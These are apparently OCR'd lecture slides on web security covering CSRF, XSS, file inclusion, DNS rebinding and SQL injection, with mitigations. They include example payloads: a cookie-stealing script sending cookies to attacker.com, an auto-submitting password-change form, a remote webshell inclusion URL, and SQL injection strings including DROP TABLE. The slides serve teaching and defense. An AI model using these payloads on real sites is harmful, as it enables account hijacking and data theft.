


Web Security


Aggelos Kiayias

Dynamic HTML

- Umbrella term :
  - HTML
  - Javascript
  - Cascading Style Sheets (CSS)
  - Document Object Model (DOM) : a hierarchical structure API for accessing / manipulating the elements of a web-page.

DOM example

```
<TABLE>
<TBODY>
<TR>
<TD>Shady Grove</TD>
<TD>Aeolian</TD>
</TR>
<TR>
<TD>Over the River, Charlie</TD>
<TD>Dorian</TD>
</TR>
</TBODY>
</TABLE>
```



example from http://www.w3.org

Cross Domain Problems

- The web-browser : single program doing a lot of things.

- a web-browser "session" involves connections to many different web-sites (some possibly adversarial)

Same Origin Policy

protocol://host:port

Only objects of the same origin as the data should have access to the data
e.g. a script can access things (such as cookies or DOM Objects) of the same origin

Cross Site Request Forgery

Setup.

Alice is logged on `mywwwservice.com` which has a page update_profile with a password update form (that does not require any additional authentication beyond cookies)

1. Alice's browser loads page from `hackerhome.org`

2. Evil Script runs causing `evilform` to be submitted with a password-change request to our "good" form: `www.mywwwservice.com/update_profile` with a `<input type="password" id="password">` field

evilform

```
<form method="POST" name="evilform" target="hiddenframe"
  action="https://www.mywwwservice.com/update_profile">
  <input type="hidden" id="password" value="evilhax0r">
</form>
<iframe name="hiddenframe" style="display: none">
</iframe> <script>document.evilform.submit();</script>
```

3. Browser sends authentication cookies to our app. We're hoodwinked into thinking the request is from Alice. Her password is changed to **`evilhax0r`**!

example from http://gcu.**google**code.com/files/10.ppt


... aka Session Riding

- It is required that :
  - A "live" cookie for the targeted web-site is present.
  - The attacker targets a specific form in the targeted web-site with all the correct values entered (as if the user was entering them)

XSRF Mitigations


- The targeted web-site can check the HTTP referrer data and see that the attacker's site submits the form.
- The form can require some unpredictable data like the previous password.
- The form can require a CAPTCHA to require the client to prove that it is not automated.

Another Example XSRF




example from http://gcu.**google**code.com/files/10.ppt

... the attack



example from http://gcu.**google**code.com/files/10.ppt


Cross Site Scripting (XSS)



e.g., consider
a forum web-site

(persistent)

Cross Site Scripting (XSS)



e.g., consider searching the naive web-server's database (through the attacker's site)

(non persistent)

Stealing Cookies

- A malicious script running in the wrong domain (XSS) can send all the domain's cookies. example code to use :

- <script> new Image().src = "http://attacker.com/log.cgi?c="+encodeURI(document.cookie);</script>

This function encodes special characters, except: , / ? : @ & = + $ #

to see this type : javascript:alert(document.cookie)

Example non-persistent XSS

- Consider a web-site that operates like this :

http://portal.example.com/index.php?username=Joe → "Hello Joe"

The attacker gets you to click on this link:

```
http://portal.example.com/index.php?username=<script>document.location='http://
attackerhost.example/cgi-bin/cookiesteal.cgi?'+document.cookie</script>
```

Or URL encoded:

```
http://portal.example/index.php?sessionid=12312312&
username=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65
%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70
%3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65
%78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%63%6F
%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64
%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73
%63%72%69%70%74%3E
```

Malicious File Execution

- Assuming the server allows file upload and you can predict the location of the upload directory, you might be able to upload & execute something like that:

Example #1 A shell_exec() example

```php
<?php
$output = shell_exec('ls -lart');
echo "<pre>$output</pre>";
?>
```


Remote/Local File Inclusion

example of server code :

vulnerable.php

```php
<?php
    if ( isset( $_GET['COLOR'] ) ) {
        include( $_GET['COLOR'] . '.php' );
    }
?>
<form method="get">
    <select name="COLOR">
        <option value="red">red</option>
        <option value="blue">blue</option>
    </select>
    <input type="submit">
</form>
```

developer intention:

`blue.php` or `red.php` is used

Attacker : RFI

`/vulnerable.php?COLOR=`**`http://evil.example.com/webshell.txt?`**

Attacker : LFI

`/vulnerable.php?COLOR=`**`C:\\ftp\\upload\\exploit`**

Is your history private?

CSS:

```
<style>a#visited {
background: url(eviltracker.php?s=example.com);
}</style><a href="http://example.com/">
nothing to see here </a>
```

Modifying the way the visited links are colored allows a web-site to understand whether something is in your history.

```
<script>start = new Date();</script>
<img src="http://example.com/logo.gif"
onload="end = new Date();
if (end.getTime() - start.getTime() < 5) {
  location.href(eviltracker.php?s=example.com);
}">
```

Browser leaks the information to the hosting web-site whether a certain image is in cache through timing.

DNS Rebinding

- Attacker registers a domain name : attacker.com
- Attract traffic.
- Runs a DNS server and a web-server.
- DNS resolves attacker.com to the web-server but with a very short TTL.
- When a client asks for DNS resolution again, resolve attacker.com to another IP address.


Jackson et al. *Protecting browsers from DNS rebinding attacks,* ACM-CCS 2007

Attacking SOP through DNS Rebinding

- Through DNS rebinding an attacker.com script can open sockets from the victim to a chosen target IP.

The attacker can exploit the
trust *a target IP may have to the victim's IP.*

Circumventing Firewalls



- Spidering the intranet
- Compromising unpatched machines
- Abusing internally open services

Pinning Protection

- Browser will *pin* an IP address to a DNS and will prevent changing.
- May block some legitimate use (Dynamic DNS : (useful for presenting a persistent domain name for a service that constantly changes location).

Jackson et al. *Protecting browsers from DNS rebinding attacks,* ACM-CCS 2007

Multi-Pinning

- Separate client side technologies maintain different pinning databases.
  - e.g., JVM maintains DNS pinnings separately from the browser.
  - JVM code can be pinned to the target's IP.

*e.g., **Liveconnect** may allow a malicious javascript to use Java runtime libraries with origin a target IP*

Ephemeral Botnets

- A botnet living inside the victims' browsers.
- Can be started by visiting a malicious site.
- Continues to run until the browser moves on.
- Transparent to the user / no user interaction.
- Cross-platform (due to javascript etc.)
- leaves no trails.


Flash Player

- Flash player 9 allows socket connections to arbitrary ports as long as the policy of the flash animation allows it. [*guess who provides the policy*]

Example

Jackson et al. *Protecting browsers from DNS rebinding attacks,* ACM-CCS 2007

- Ad-driven using Flash: Attack requires only user view the ad.
- $10 / day approx 20,000 impressions / day.
- successful 60.1%.



for less than $100 you can have temporarily 100,000 PCs!

SQL Injection Attacks

- Using unsanitized inputs when accessing databases.

SQL Injection (1)

Example :

```
statement = "SELECT * FROM users WHERE name = '" + userName + "';"
```

Expected input :

```
aggelos
```

Attackers input :

```
a' or 't'='t
```

Result :

```
SELECT * FROM users WHERE name = 'a' OR 't'='t';
```

SQL Injection (2)

Example :

```
statement = "SELECT * FROM users WHERE name = '" + userName + "';"
```

Expected input : `aggelos`

Attackers input : `a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't`

```
SELECT * FROM users WHERE name = 'a';DROP TABLE users; SELECT * FROM
userinfo WHERE 't' = 't';
```


SQL Injection License Plate

Protections

- Input sanitization
- *whitelisting* better than *blacklisting*
- be careful of recursive attacks (e.g., if you strip anything of the form <script> then the attacker can give <scr<script>ipt>)
- PHP IDS and other protection software exists.

